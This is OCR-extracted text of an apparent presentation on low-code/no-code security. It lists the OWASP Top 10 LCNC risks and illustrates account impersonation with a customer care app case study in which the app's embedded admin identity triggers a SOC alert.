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
Software Development Lifecycle



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
Software Development Lifecycle



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
No Code SDLC?



Hit Save to deploy changes

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
The Shared Responsibility Model



The Evolution of the Shared Responsibility Model in Cloud Computing

Traditional IT	IaaS	PaaS / FaaS
Data	Data	Data
Application	Application	Application
Runtime	Runtime	Runtime
OS	OS	OS
Virtualization	Virtualization	Virtualization
Storage	Storage	Storage
Networking	Networking	Networking
Hardware	Hardware	Hardware

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The OWASP Top 10 Risks for Low-Code/No-Code

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OWASP
low-code/no-code

Top 10 Security Risks

https://owasp.org/www-project-top-10-low-code-no-code-security-risks

OWASP Top 10 Security Risks for LCNC

1. LCNC-SEC-01: Account Impersonation
2. LCNC-SEC-02: Authorization Misuse
3. LCNC-SEC-03: Data Leakage and Unexpected Consequences
4. LCNC-SEC-04: Authentication and Secure Communication Failures
5. LCNC-SEC-05: Security Misconfiguration
6. LCNC-SEC-06: Injection Handling Failures
7. LCNC-SEC-07: Vulnerable, Unmanaged and Untrusted Components
8. LCNC-SEC-08: Data and Secret Handling Failures
9. LCNC-SEC-09: Asset Management Failures
10. LCNC-SEC-10: Security Logging and Monitoring Failures

https://owasp.org/www-project-top-10-low-code-no-code-security-risks

LCNC-SEC-01: Account Impersonation

Low-code/no-code applications can be embedded with user identities which are used implicitly by any application user. This creates a direct path towards Privilege Escalation, allows an attacker to hide behind another user's identity, and circumvents traditional security controls.

Better Customer Care – The Problem

The Customer Care team at a large eCommerce company wanted to improve customer service.


Goal: improve customer service
Method: build an app that lets relevant company employees view customer support history and latest purchases
Challenge: employees don't have permissions to the customer database

Customer care app

Better Customer Care – The Solution

Impact:

- ✓Employees are happy
- ✓Customers are happy
- ✓Customer Care team is happy



Customer care app

Admin


Customer DB

Better Customer Care – The Solution

Impact:

- ✓Employees are happy
- ✓Customers are happy
- ✓Customer Care team is happy

- ✓SOC team panics



Customer care app

Admin

Customer DB


Meanwhile, At the SOC

Abnormal activity detected:


Customer DB is being scraped?

- Lots of queries
- Multiple IPs and hosts
- Spread across time

An investigation shows that all connections use single account. Was it compromised?



Better Customer Care – Summary



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
LCNC-SEC-02: Authorization Misuse

